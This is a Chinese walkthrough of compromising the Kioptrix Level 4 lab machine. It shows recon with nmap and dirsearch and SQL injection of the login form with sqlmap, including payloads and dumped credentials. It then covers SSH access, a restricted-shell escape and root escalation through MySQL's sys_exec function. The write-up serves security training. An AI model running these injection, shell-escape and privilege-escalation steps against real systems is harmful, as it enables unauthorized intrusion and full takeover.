一、信息收集

1. 主机发现，如下，192.168.0.105为靶机

```
nmap -sN 192.168.0.1/24
```

```
Nmap scan report for 192.168.0.105
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.0.105 are in ignored states.
Not shown: 566 closed tcp ports (reset), 434 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:F3:6A:0F (VMware)

Nmap scan report for 192.168.0.106
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.0.106 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (8 hosts up) scanned in 25.35 seconds
```


2. 端口扫描，如下，开放了22、80、135、445端口，80端口有web服务，中间件为Apache httpd 2.2.8，系统Ubuntu，web语言为PHP 5.2.4，smb允许guest登录，且发现一个域名Kioptrix4.localdomain

```
nmap -sV -sC -T4 192.168.0.105
```

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-p   Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2023-07-06T17:34:09-04:00
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 9h59m59s, deviation: 2h49m43s, median: 7h59m58s
```

3. 修改host解析，将靶机ip指向Kioptrix4.localdomain，访问该域名，界面如下



4. 扫描web信息


```
└─$ whatweb http://Kioptrix4.localdomain
http://Kioptrix4.localdomain [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch], IP[192.168.0.105], PHP[5.2.4-2ubuntu5.6][Suhosin-Patch], PasswordField[mypassword], X-Powered-By[PHP/5.2.4-2ubuntu5.6]
```

5. 扫描web目录，如下，发现有checklogin.php、database.sql

```
dirsearch -u http://Kioptrix4.localdomain -i 200,301
```

```
[09:50:35] Starting:
[09:50:50] 200 -  109B  - /checklogin
[09:50:50] 200 -  109B  - /checklogin.php
[09:50:51] 200 -  298B  - /database.sql
[09:50:55] 200 -  940B  - /images/
[09:50:55] 301 -  370B  - /images  →  http://kioptrix4.localdomain/images/
[09:50:56] 200 -    1KB - /index
[09:50:56] 200 -    1KB - /index.php
[09:50:56] 200 -    1KB - /index.php/login/
```

6. 访问database.sql，发现账号密码，数据库名为members，但测试后发现无法登录后台，不是网站的账号密码



7. 扫描主机漏洞，没有发现什么漏洞

```
nmap --script=vuln 192.168.0.105
```

8. 测试一下登录框，发现密码加单引号报错，报错回显了网站绝对路径/var/www/checklogin.php

二、getshell

1. 抓包保存为txt文件，使用sqlmap 测试注入，发现为root权限

```
sqlmap -r 1.txt --level=3 --batch --current-user
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: myusername=admin&mypassword=123' AND 3664=(SELECT (CASE WHEN (3664=3664) THEN 3664 ELSE (SELECT 4948 UNION SELECT 872
4) END))-- -&Submit=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: myusername=admin&mypassword=123' AND (SELECT 9914 FROM (SELECT(SLEEP(5)))OoGy)-- JipE&Submit=Login
---
[10:27:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[10:27:55] [INFO] fetching current user
[10:27:55] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[10:27:55] [INFO] retrieved: root@localhost
current user: 'root@localhost'
[10:27:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.105'
```

2. 获取数据库名，库名为members

```
sqlmap -r 1.txt --level=3 --batch --dbs
```

```
available databases [3]:
[*] information_schema
[*] members
[*] mysql
```

3. 获取表名，表名为members

```
sqlmap -r 1.txt --level=3 --batch -D members --tables
```

```
Database: members
[1 table]
+---------+
| members |
+---------+
```

4. 获取字段名，字段名为id、username、password

```
sqlmap -r 1.txt --level=3 --batch -D members -T members --columns
```


```
Database: members
Table: members
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| password | varchar(65) |
| id       | int(4)      |
| username | varchar(65) |
+----------+-------------+
```

5. 获取数据

```
sqlmap -r 1.txt --level=3 --batch -D members -T members -C 'username,password' --dump
```

```
Database: members
Table: members
[2 entries]
+----------+--------------------------+
| username | password                 |
+----------+--------------------------+
| john     | MyNameIsJohn             |
| robert   | ADGAdsafdfwt4gadfga==    |
+----------+--------------------------+
```

6. 两个账号登录进去都没有功能



7. 使用上面获取到的用户登录ssh，成功获取到shell

```
└─$ ssh -oHostKeyAlgorithms=+ssh-dss john@192.168.0.105
The authenticity of host '192.168.0.105 (192.168.0.105)' can't be established.
DSA key fingerprint is SHA256:l2Z9xv+mXqcandVHZntyNeV1loP8XoFca+R/2VbroAw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.105' (DSA) to the list of known hosts.
john@192.168.0.105's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
```

三、权限提升

1. 上面获取的shell受限，能执行的命令非常有限，尝试sqlmap写入webshell也失败了

```
echo $SHELL
```

2. 由于是受限的shell，可以使用以下命令直接绕过

```
echo os.system('/bin/bash')
```

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ ls
john@Kioptrix4:~$ pwd
/home/john
```

3. john用户没有sudo权限，无法suid提权，使用内核提权失败，此时想到mysql有root权限，可以长mysql提权，先查看checklogin.php文件中是否存在mysql的root密码，如下,root密码为空

```
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

4. shell中root登录mysql，如下，登录成功

```
john@Kioptrix4:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2406
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

5. 查看mysql.func，发现存在sys_exec，可以利用该函数执行系统命令

```
mysql> select * from mysql.func
    -> ;
+-------------------------+-----+-----------------------+----------+
| name                    | ret | dl                    | type     |
+-------------------------+-----+-----------------------+----------+
| lib_mysqludf_sys_info   |   0 | lib_mysqludf_sys.so   | function |
| sys_exec                |   0 | lib_mysqludf_sys.so   | function |
+-------------------------+-----+-----------------------+----------+
2 rows in set (0.00 sec)

mysql>
```

6. 利用sys_exec函数将john用户添加到管理员组

```
select sys_exec('usermod -a -G admin john');
```

```
mysql> select sys_exec('usermod -a -G admin john');
+---------------------------------------+
| sys_exec('usermod -a -G admin john') |
+---------------------------------------+
| NULL                                  |
+---------------------------------------+
1 row in set (0.05 sec)
```

7. 退出mysql，sudo su，输入john用户的密码，成功获取root权限